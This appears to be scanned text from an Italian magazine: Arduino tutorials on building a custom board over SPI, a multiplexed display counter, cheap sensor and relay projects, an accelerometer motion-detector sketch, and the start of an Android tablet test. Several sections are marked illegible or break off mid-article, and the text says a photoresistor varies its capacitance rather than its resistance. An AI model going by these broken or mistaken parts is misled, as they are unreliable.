tutto attraverso l'Arduino Uno via USB non avremo alcun problema almeno fino a quando

non preleveremo correnti superiori a 100 mA oltre le quali la porta USB rischia di bruciarsi. In questi casi occorre optare per una alimentazione esterna possibilmente a 5 V o a 3.3 V. Tra i pin 9 e 10 del micro è stato posto un quarzo il quale unitamente ai due piccoli condensatori ceramici a disco da 18 pF formano un completo oscillatore a 16 MHz in grado di fornire un clock sufficientemente stabile alla nostra "Arduino custom".

## IL BUS SPI

Acronimo di **Serial Peripheral Interface**, **SPI** è un bus di comunicazione che prevede la presenza di una periferica **Master** che comunica con periferiche **Slave**. A differenza del bus **I2C**, il bus SPI utilizza un numero di conduttori pari a **3+N** dove **N** è il numero di periferiche slave che si vogliono comandare. Per questa specificità il master dovrà avere un uguale numero di connessioni dedicate (Fig. 4). Senza entrare nei dettagli, dalla figura osserviamo come i tipici segnali di una comunicazione SPI sono:

- **SCLK**, acronimo di **Serial shift CLocK**, indica il segnale di sincronismo generato dal Master e che raggiunge tutte le periferiche Slave;
- **MOSI**, acronimo di **Master Out Slave In**, è la linea dei dati in uscita dal Master che raggiunge tutte le periferiche Slave, di fatto è un ingresso dati per esse;
- **MISO**, acronimo di **Master In Slave Out**, è la linea dei dati in uscita da ciascuno degli Slave e che raggiunge l'elemento principale (il Master);

### IL MULTIPLEXING

**Sfruttare un "difetto" dell'occhio umano**

[illegible]





Fig. 5 - Test del prototipo: notare il µC rimosso dalla Arduino Uno

- **SS**, acronimo di **Slave Select**, indica la linea di selezione ad opera del Master di ogni singola unità Slave. Queste linee sono attive quando basse (livello logico 0) pertanto una linea bassa su **SSx**, con **x** numero di periferica, indica che la periferica **x** è attivata per la ricezione/trasmissione dei dati.

Premesso questo, analizziamo il collegamento tra la scheda Arduino e il µC di Fig. 3. È evidente come la Arduino Uno faccia da unità Master mentre il nostro prototipo da periferica Slave.
Le uscite digitali delle quali si fa uso sulla Arduino Uno sono le D10, D11, D12 e D13 corrispondenti, rispettivamente, alle funzioni SS, MOSI, MISO e SCLK e collegati ai pin 16, 17, 18 e 19 del µC (ricordiamo che non c'è corrispondenza tra la numerazione presente sulla scheda e i pin del circuito). Sulla scheda in costruzione, ad eccezione dell'uscita SS che va collegata al Reset (pin 1) del µC, per il resto collegheremo tra loro MOSI, MISO e SCLK quindi ai pin 17, 18 e 19 come visibile nello schema elettrico del file Fritzing. Agli interessati, a pagina 160 del datasheet allegato potranno trovare le specifiche su SPI e a partire da pagina 294 il funzionamento puntuale durante la fase di programmazione.

## CARICHIAMO UNO SKETCH

Per questo successivo step, la fase di test della nuova scheda, non ci avvarremo della funzione ISP della Arduino Uno che,





**Fig. 6 - Principio di funzionamento del multiplexing**

invece, utilizzeremo come interfaccia seriale con il PC. Per ottenere questa funzione occorre dapprima staccare il sistema dalla porta USB togliendo così l'alimentazione, quindi rimuovere il µC dall'Arduino Uno. Per questa operazione ci possiamo aiutare con un cacciavite a testa piatta sollevando delicatamente il µC dallo zoccolo fino a sfilarlo completamente e facendo attenzione a non piegare i piedini. Ricordiamo la posizione del pin 1: il segno deve essere rivolto verso il connettore ICSP (lato opposto al connettore USB). Fatto ciò apriamo con Fritzing il file **Blink.fzz** e seguiamo il montaggio pratico (Fig. 5). Poiché non c'è corrispondenza tra i numeri delle uscite sulla Arduino Uno e i pin del µC, facciamo presente che la connessione seriale RX e TX sulla Uno per le uscite digitali indicate con i numeri 0 e 1 corrispondono rispettivamente ai pin 2 e 3 sul µC, mentre il piccolo LED giallo che sulla scheda è collegato all'uscita digitale 13 corrisponde al pin 19 del µC così come il reset presente sul connettore **Power** corrisponde al pin 1 del µC. Cablato il circuito, colleghiamo il cavo USB e apriamo l'IDE: dal menu **File** optiamo per **Esempi** quindi **01.Basics** e apriamo lo sketch **Blink**. Cliccando su **Carica**, lo sketch verrà caricato nel nuovo µC: al termine dovremo vedere il LED applicato al pin 19 lampeggiare come se fosse il piccolo LED giallo presente sulla Uno. Se tutto funziona a dovere, possiamo imbarcarci nel primo progetto: un contatore da 00 a 99 a due display.

## IL PRIMO PROGETTO

Solita procedura: apriamo con Fritzing il file **Contatore2Cifre.fzz** e cabliamo il circuito (Fig. 7) secondo quanto riportato nel tab **Breadboard** eventualmente aiutandoci con lo schema elettrico del tab **Schema**. Con l'IDE Arduino apriamo il file **Contatore2Cifre.ino** quindi carichiamolo nel nostro prototipo (va utilizzata ancora una volta l'Arduino Uno come interfaccia seriale e non come programmatore ISP, come è evidente oltremodo dalla Fig. 7 dove il µC è rimosso). Al termine del caricamento, vedremo i due display iniziare un conteggio da 00 fino a 99 per poi riprendere da 00. Questo semplice contatore sfrutta la tecnica del multiplexing tra due display. Per le uscite che alimentano i segmenti nonché i due catodi (è stato utilizzato un display doppio **GL-6E201**, datasheet in allegato) si consiglia di leggere attentamente i commenti nel sorgente a complemento e integrazione dei concetti fin qui esposti. Le resistenze presenti per ogni segmento sono necessarie per limitare la corrente. Non abbiamo inserito un'unica resistenza sul catodo altrimenti la luminosità sarebbe stata funzione del numero di segmenti accesi: numero **8** (maggior numero di segmenti accesi in contemporanea) minore luminosità, numero **1** (minor numero di segmenti accesi in contemporanea) massima luminosità. In più, ricordiamo che la soluzione dell'unica resistenza sul terminale comune del display dovrebbe essere scartata a priori poiché, in genere, ogni pin digitale di un µC può portare al massimo 40 mA pena la bruciatura della porta di uscita e l'ATMega328 in uso non fa eccezione. Per pilotare un doppio o quadruplo display ad anodo comune possiamo far uso della libreria **LEDDisplay** (***https://github.com/rastating/LEDDisplay***): va da sé che in questo caso dovremo modificare in maniera congruente anche il sorgente.

## IL PROGETTO CHE VUOI TU

La fase di realizzazione di una "Arduino custom", forse, è stata un po' "pesante" a causa di concetti dai quali non si poteva prescindere. Ma una costruzione in proprio di una scheda con a bordo un µC permette, come è facile intuire a questo punto, di spaziare in un "oceano" di realizzazioni create ad-hoc che possono andare ben oltre un semplice contatore a 2 o più cifre che sia: di fatto, ora abbiamo a disposizione un Arduino in tutto e per tutto da utilizzare per i progetti più disparati. E se non siamo ancora molto pratici con la programmazione Arduino, le pagine che seguono potranno essere un valido aiuto.





**Fig. 7 - Il prototipo: da Arduino Uno prende la sola alimentazione**

# 5 progetti Arduino a meno di 20 euro

## Muovi i primi passi con il tuo Arduino: realizza dei semplici progetti e impara a destreggiarti senza spendere una fortuna!

Fin dalla sua nascita, la scheda di prototipazione Arduino ha stregato migliaia di appassionati di informatica ed elettronica di tutto il mondo. Dopotutto, coniugare passione con costi bassi non è una fortuna che è concessa in qualsiasi hobby: ma, almeno nel caso specifico, togliendo di tasca poche decine di euro è possibile realizzare anche i progetti più complessi e ciò non può che essere un punto a favore di Arduino e dei componenti ad esso compatibili.
È ovvio, però, che per chi è alle prime armi, riuscire a portare a termine il proprio obiettivo può essere complicato, almeno in apparenza. Il nostro consiglio è quello di iniziare sempre dalle basi (la classica accensione di un LED o il lampeggiamento dello stesso) e salire gradualmente di livello e solo quando tutte le nozioni saranno chiare. Proprio per agevolare la vita di chi si affaccia solo ora al magico mondo di Arduino e che magari l'ha costruito da zero come indicato nelle pagine precedenti, abbiamo deciso di condividere alcuni semplici ma divertenti progetti, tutti realizzabili a costi realmente irrisori. Tu metti i componenti, al codice ci pensiamo noi!





**Fig. 1 - Sul Web è possibile reperire dei kit di sensori che ci permettono di sviluppare tutto ciò che desideriamo. Il prezzo? Solo poche decine di euro**

### A RITMO DI MUSICA

#### Arduino tiene il tempo delle tue canzoni preferite

**COSA CI OCCORRE:** Modulo sound detection, LED
**CODICE COMPLETO:** www.edmaster.it/url/5200
**COSTO COMPONENTI:** € 2,50

Come molti di noi sapranno già, attorno al mondo Arduino ruotano un'infinità di moduli che ci permettono di realizzare i più disparati progetti con estrema facilità e senza particolari sforzi dal punto di vista della programmazione. Uno dei moduli più apprezzati è il Sound Detection, un modulo che, tramite un microfono incorporato, ci permette di rilevare dei suoni. Di fatto, di tratta di una sorta di orecchio digitale da collegare alla nostra scheda di prototipazione. Abbiamo creato questo semplice progetto proprio per consentire ai neofiti del mondo Arduino di familiarizzare con i LED e con questo modulo: uno o più LED collegati ad Arduino si accendono e si spengono a ritmo del suono che viene rilevato. Lo schema di collegamento è presente nei commenti dello sketch.

## LA LUCE CI ACCENDE DA SOLA

### Fotoresistenza: il componente "magico"

**COSA CI OCCORRE:** Fotoresistenza, LED
**CODICE COMPLETO:** [illegible]
**COSTO COMPONENTI:** [illegible]

Una fotoresistenza varia la propria capacità in base alle condizioni luminose alle quali è sottoposta. Appare evidente che, passando da una situazione di forte luminosità al buio pesto, una fotoresistenza riesce a percepire questo cambiamento. Collegandone una ad Arduino, possiamo far sì che, nel caso in cui l'ambiente diventi poco illuminato, un LED si accenda automaticamente. Questo esempio si può trasformare in un qualcosa di più interessante: possiamo gestire automaticamente l'accensione delle luci del giardino.

## GESTIRE LA 220 V CON ARDUINO

### Si può fare: ti basta un relay!

**COSA CI OCCORRE:** Relay 220 V 10 A
**CODICE COMPLETO:** [illegible]
**COSTO COMPONENTI:** [illegible]

Una scheda Arduino lavora a 5 V. Ciò vuol dire che tutti i componenti collegati lavorano anch'essi a questo voltaggio. E se volessimo creare un sistema domotico e collegarla ad un elettrodomestico o ad una lampadina di casa? Così com'è il danno è garantito. Abbiamo bisogno di un relay 220 V pilotabile con i 5 V di Arduino. Il nostro consiglio è quello di prestare la massima attenzione: qui le cose si fanno serie e si può rischiare di farsi male! Nel nostro test, abbiamo utilizzato un relay 220 V e un pulsante per gestire l'accensione di una lampada di casa.

## CHE TEMPO FA?

### Una completa stazione meteo

***COSA CI OCCORRE:***
*Display LCD, DHT22, resistenza 10 kOhm*
***CODICE COMPLETO:***
*www.edmaster.it/url/5202*
***COSTO COMPONENTI:** € 15,00*

[illegible]

## FAI SUONARE IL TUO ARDUINO!

### La libreria "pitches.h" ti facilita la vita

**COSA CI OCCORRE:**
[illegible]
**CODICE COMPLETO:**
[illegible]
**COSTO COMPONENTI:** [illegible]

Vogliamo far suonare la nostra scheda Arduino? Nessun problema! Tutto quello che ci serve è uno speaker da 8 ohm o un buzzer. Nel caso in cui decidessimo di utilizzare uno speaker è necessario collegare anche una resistenza da 100 ohm fra il positivo dello speaker e il pin al quale è collegato ad Arduino (nel nostro esempio, pin digitale 8, come si può notare dai commenti dello sketch allegato). Il negativo dello speaker (o del buzzer) va collegato a massa. Caricato il codice completo, Arduino incomincerà a suonare una simpatica e piacevole melodia. Familiarizzando con il codice d'esempio, è possibile cambiare con estrema facilità la melodia da far riprodurre allo speaker o al buzzer collegato all'Arduino: di fatto, possiamo riprodurre qualsiasi melodia proprio perché le note musicali sono perfettamente eseguibili definendo determinate frequenze nel codice.

# Non si muove foglia che Arduino non voglia!

**Impariamo ad utilizzare gli accelerometri a 3 assi con Arduino per realizzare un sistema di rilevamento dei movimenti: con il nostro sketch d'esempio è tutto semplice!**

*Maurizio Di Paolo Emilio*

Il codice completo lo trovi su: **www.edmaster.it/url/5140**

Entrando in un palazzo di recente costruzione o all'interno di un bagno pubblico possiamo osservare come la luce si accende automaticamente non appena la nostra presenza viene rilevata. Stessa cosa per i rubinetti più tecnologici: basta avvicinare le mani per far sì che l'acqua scenda da sola. Ma com'è possibile tutto ciò? Semplicemente, siamo nell'era dei sensori, dove tutto è demandato alla tecnologia. E se pensiamo che un sistema del genere sia complesso da realizzare ci sbagliamo di grosso. Grazie ad Arduino ed ad una manciata di sensori il tutto si riduce a poche righe di codice ad ad un progetto elettronico veramente alla portata di tutti. In questa puntata del Maker Lab abbiamo dunque deciso di gettare le basi per l'apprendimento dell'uso dei sensori PIR (sensore ad infrarosso passivo) ma soprattutto degli accelerometri a 3 assi in modo da capire come comandarli tramite Arduino ed utilizzarli per gli scopi più svariati. Oltre all'accensione automatica di una luce, infatti, è possibile utilizzare le conoscenze nell'utilizzo di accelerometri a 3 assi anche per la creazione di sistemi di allarme che possono essere anche decisamente precisi ed affidabili. Ma prima, meglio spendere qualche minuto per imparare un po' di teoria.

## COS'È UN ACCELEROMETRO?

Si tratta di un dispositivo (Fig. 1) che misura e rivela l'accelerazione (la cosiddetta "G-Force"): a riposo sulla superficie della Terra, il dispositivo misurerà un'accelerazione g pari a 9,81 m/s2 con direzione verso l'alto. Al contrario, gli accelerometri in caduta libera e in orbita, accelerano a causa della gravità della Terra e quindi misureranno zero. Negli ultimi anni hanno trovato molto interesse, soprattutto nel campo automotive e di testing. Gli accelerometri hanno molteplici applicazioni anche nel settore industriale e della scienza. Altamente sensibili, sono componenti di sistemi di navigazione inerziali per gli aerei e missili. Sono utilizzati per rilevare e monitorare le vibrazioni in macchine rotanti e in computer tablet e fotocamere digitali in modo che le immagini su schermi siano sempre visualizzati in posizione verticale. Dunque, un accelerometro è capace di rilevare qualsiasi movimento, indipendentemente dall'asse (X, Y o Z) sul quale avviene.

**Fig. 1 • In commercio è possibile trovare differenti accelerometri a 3 assi compatibili con Arduino. In figura, uno dei moduli più diffusi**

## MOTION DETECTOR

È un dispositivo che rileva oggetti in movimento, in particolare le persone. Un rilevatore di movimento è spesso integrato come componente di un sistema che esegue automaticamente un compito o avvisa un utente circa il movimento in un'area. Essi costituiscono un componente vitale della sicurezza, controllo automatico dell'illuminazione, controllo della casa, efficienza energetica e altri sistemi utili. Molti rilevatori di movimento moderni utilizzano combinazioni di differenti tecnologie: grazie a ciò, il rilevamento è decisamente più preciso rispetto al passato, offrendo maggiore efficienza e una ridotta vulnerabilità. Ad esempio, molti sensori dual-tech combinano un sensore PIR infrarosso (Fig. 2) e un sensore a microonde in una sola unità. Affinché il movimento venga rilevato, entrambi i sensori devono attivarsi insieme ed è facile intuire come ciò riduce la probabilità di un falso allarme. Spesso, la tecnologia PIR è accoppiata con un altro modello per massimizzare la precisione e ridurre i consumi energetici. Un PIR assorbe meno energia rispetto alla rilevazione a microonde e così molti sensori sono calibrati in modo che quando il sensore PIR è attivo, automaticamente un sensore a microonde entra in funzione.

## UTILIZZO COMUNE

I rilevatori di movimento hanno trovato largo impiego all'interno di case ed esercizi commerciali. Ad esempio, come già detto sono ampiamente utilizzati per l'attivazione le luci di strada o luci interne in passerelle (come ingressi e scale di edifici pubblici e privati). Un rilevatore di movimento, inoltre, può essere utilizzato anche come antifurto: possiamo far sì che al rilevamento di un movimento il proprietario di casa o il servizio di sicurezza venga automaticamente informato, inviando ad esempio l'immagine catturata o un semplice messaggio di avvertimento.

## DALLA TEORIA ALLA PRATICA

Il modulo accelerometro a 3 assi in grado di operare sia in +/- gamme 1.5g o +/- 6g. Ideale per i progetti di robotica, sensori di inclinazione, datalogger. Ha gli assi X e Y indipendenti, e l'uscita asse Z che si possono collegare diretta-





Fig. 2 • Ecco un tipico modulo PIR compatibile con la scheda Arduino: per acquistarne uno bastano solo una manciata di euro





Fig. 3 • Lo schema di collegamento di un accelerometro a 3 assi alla scheda Arduino Uno

mente agli ingressi analogici di un Arduino, con un regolatore 3.3V a bordo in modo da poter lavorare sia con 5V che 3.3V. Dispone anche di una uscita "zero g!" per rilevare quando il dispositivo è in caduta libera.
Il collegamento (Fig. 3) è abbastanza semplice, sono necessari 5 fili per la connessione: GND per la massa su Arduino e accelerometro, il pin analogico 0 a X dell'accelerometro, il pin analogico 1 a Y e il pin analogico 2 a Z dell'accelerometro. Per la calibrazione dell'accelerometro utilizzeremo un pulsante, collegato al pin analogico 3. Inoltre, bisogna collegare il pin digitale 8 a un LED (per avere un'indicazione visiva del livello di movimento) e, onde evitare di bruciare il LED stesso, ad una resistenza da 330 Ohm. Inoltre, prevediamo l'utilizzo di un buzzer (collegato al pin analogico 4) come indicazione di allarme. Il progetto è facilmente modificabile con l'introduzione di ulteriori sensori e display per avere una indicazioni visiva del movimento rilevato.

## ANALIZZIAMO LO SKETCH

Possiamo scaricare il codice d'esempio alla pagina *www.edmaster.it/url/5140*. Pur essendo ben commentato, forse è il caso di darci a qualche spiegazione più approfondita che ci aiuta a capire meglio il funzionamento dello sketch. L'indicazione del movimento ci viene data tramite un buzzer e un indicatore LED.

```
int tolerance=20;
boolean calibrated=false;
boolean moveDetected=false;
```

Con la variabile tolerance possiamo settare la sensibilità dell'accelerometro (nel caso specifico, l'allarme): così possiamo far sì che eventuali piccoli movimenti (come ad esempio il movimento delle foglie di un albero) non vengano rilevati. Abbiamo inoltre altre due variabili, calibrated e moveDetected, entrambi booleane e che ci permettono la calibrazione del modulo e la rilevazione del movimento. A proposito di calibrazione:

```
if(analogRead(buttonPin)>500){
 calibrateAccel();
 }
```

Quando il pulsante (che abbiamo collegato al pin analogico 3) è premuto, l'accelerometro viene calibrato:

```
void calibrateAccel(){
moveDetected=false;

xVal = analogRead(x);
xMin = xVal;
xMax = xVal;

...

if(calibrated){
if(checkMotion()){
moveDetected=true;
 }

...

 delay(10);
 }

//Fine calibrazione
buzz(3,40);
printValues();
calibrated=true;

}
```

A calibrazione avvenuta, viene avviata la rilevazione di eventuali movimenti: in caso affermativo, un buzzer viene attivato così come il LED collegato al PIN digitale 8.

## CONCLUSIONI

Il progetto può essere modificato ed ampliato a seconda delle proprie esigenze. Ad esempio, possiamo provare ad inserire un display ed una telecamera per l'attivazione della registrazione video. Ed il tutto potrebbe essere gestito attraverso una comoda interfaccia Web in modo da avere la situazione sotto controllo ovunque ci troviamo e indipendentemente dal dispositivo in nostro possesso (notebook, smartphone o tablet).
Com'è chiaro, dunque, le possibili applicazioni e le implementazioni non mancano: sta a noi decidere come approfondire l'argomento. Come al solito, per qualsiasi dubbio o chiarimento possiamo fare affidamento al forum di Linux Magazine (**www.linux-magazine.it/forum**).

# TABL

## ANDROID

**Il mercato offre decine e decine di alternative. Qual è il modello numero Uno? L'iPad continua a regnare sovrano o ci sono dei modelli Android capaci di tenergli testa?**

**44%**
DEGLI ITALIANI NON SA CHE COS'È UN TABLET-PC

**Quote di mercato**
*In Italia, tre produttori si dividono il 67 percento del mercato dei tablet: al primo posto Apple, seguita da Samsung e Acer.*

*"Sempre più spesso notebook e PC desktop vengono utilizzati solo per complesse elaborazioni, ma per tutto il resto basta un tablet."*

# ET:
# CONTRO TUTTI!

Utenti Windows infedeli

Ben il 76 percento dei possessori di smartphone Android acquista un tablet Android. Microsoft ci "metterebbe la firma", visto che solo il 6 percento degli utenti di Windows Phone, compra un tablet Windows, mentre l'88 percento sceglie un modello Android.

6%

265 EURO
È IL COSTO MEDIO DI UN TABLET-PC

37 %
È LA QUOTA DI MERCATO PERSA NEL MONDO DALL'IPAD NEL 2011

Nello scorso anno, sono stati venduti ben 7,4 milioni di tablet e la maggior parte di queste eleganti "tavolette" ha fatto bella mostra sotto l'albero di Natale. E per mantenere alto il giro d'affari, Amazon, Asus, Apple, Samsung e affini stanno lanciando sul mercato una gamma completa di nuovi tablet PC. I nostri esperti hanno testato 8 modelli attuali con display da 7 e 8 pollici, nonché altri 8 tablet con schermo da 10 pollici.

## TABLET NELLA MORSA DEI PREZZI SHOCK

I tablet di oggi non devono essere solo eleganti e offrire una dotazione completa, ma devono anche avere un costo abbordabile. Quanto oggi sia forte la pressione dei prezzi, si comprende dall'evoluzione degli anni passati: infatti se nel 2011 il prezzo di vendita medio di un tablet era di 502 euro, nel 2015 è sceso a 265 euro. La forbice dei prezzi, per i tablet presi in esame da questo test, va da 60 a 720 euro; ma, poiché tutti i modelli sono realizzati da produttori leader, il prezzo medio di 429 euro si rivela un po' elevato.

## APP IN ABBONDANZA PER GIOCHI E SCOPI PROFESSIONALI

Solo quattro anni fa la maggior parte degli utenti era soddisfatta se con il tablet poteva navigare in Internet. Le esigenze attuali sono decisamente superiori, infatti le tavolette devono anche consentire di riprodurre sullo schermo film e serial, con estrema nitidezza. I tablet continuano inoltre a esprimere sempre meglio le loro qualità anche come console portatile per i giochi. La scelta dei titoli è enorme: migliaia di giochi sono gratuiti e anche quelli al top come "Modern Combat 5: Blackout" sono ottenibili con soli 3,99 euro, un prezzo comparativamente convenientissimo, rispetto agli attuali giochi per PC o console, che costano quasi sempre 60 euro e oltre. Tablet di questo tipo non devono servire solo per attività ludiche, ma essere anche uno strumento di lavoro.

## L'HARDWARE VIENE SPREMUTO AL MASSIMO!

Questi utilizzi, che necessitano spesso di molta potenza, richiedono anche elevate prestazioni dall'hardware, infatti a nessuno piace avere

# LA METODOLOGIA PER IL TEST

I nuovi tablet brillano per potenti hardware, luminosi display e una ricca dotazione. Dal momento che i produttori equipaggiano i propri tablet di nuovi componenti, è necessario rivede regolarmente le misurazioni, adeguandole ai nuovi test. I nostri esperti hanno sviluppato ora un nuovo metodo completo. Ecco le principali innovazioni:

■ **Qualità immagine:** anche nelle fasce di prezzo più economiche, i tablet presentano display sempre più ad alta risoluzione. È stato dunque necessario adeguare le valutazioni della nitidezza e della fedeltà cromatica per la qualità dell'immagine.

■ **Velocità di lavoro:** grazie a nuovi software per le prove, tra cui Futuremark e Sunspider (entrambi disponibili per Android e gli altri OS mobile), i tester hanno rilevato la velocità di lavoro. Sono state previste anche operazioni pratiche, come l'apertura di pesanti file, il taglio dei video o la riproduzione fluida di filmati 4K.

■ **Velocità di utilizzo:** riprodurre velocemente immagini, senza che il display diventi nero? Eseguire uno scrolling fluido del contenuto, senza fastidiose scattosità? È disponibile la funzione che propone nuove parole, per una digitazione veloce? Quanto è valida la funzione di ricerca? Quanto è veloce collegare per la prima volta un headset Bluetooth con il tablet? I tester hanno verificato tutte queste funzionalità e molto altro.

■ **Fotocamere, microfoni e speaker:** poiché le fotocamere offrono oggi una qualità migliore, sono state adeguate le valutazioni per foto e riprese video. Gli specialisti hanno verificato inoltre se fotocamera frontale, speaker e microfono si sono rivelate idonee per le video telefonate.

IMMAGINI: NITIDE E LUMINOSE?

Grado di qualità delle fotocamere? Il display è in grado di riprodurre un rosso e un verde come si deve? Quanto differisce la fedeltà cromatica dai colori originali?

ELETTROMAGNETISMO: CHI INTERFERISCE?

I tablet non devono creare interferenze ad altri dispositivi, come baby monitor o telefoni Dect, ma non devono neppure essere disturbati. I laboratori OBL provvedono a verificare la compatibilità elettromagnetica (EMV).

WLAN: VELOCE O LENTA?

I tablet sono già in grado di connettersi alla rete attraverso una veloce WLAN-ac? La connessione, a richiesta, può essere gestita anche con la frequenza da 5 GHz, senza interferenze?

# ANDROID 6.0 : COSA OFFRE DI NUOVO?



Dopo "Lollipop" (Android 5) esce ora "Marshmallow". Con la sesta generazione, Google mette a disposizione dei produttori di tablet una versione riveduta di Android. Google, come di consueto, equipaggerà tra breve i propri smartphone e tablet, con Android 6, tra cui anche il vecchio Nexus 9, uscito circa 13 mesi fa. Al momento non c'è però da aspettarsi che Android 6 si diffonda rapidamente. Ad eccezione di Samsung (per il Galaxy Tab A), nessun'altro produttore ha reso noto se e quando installerà il nuovo sistema operativo sui propri tablet. Ma quali sono le innovazioni più importanti di Marshmallow? Eccole qui di seguito:

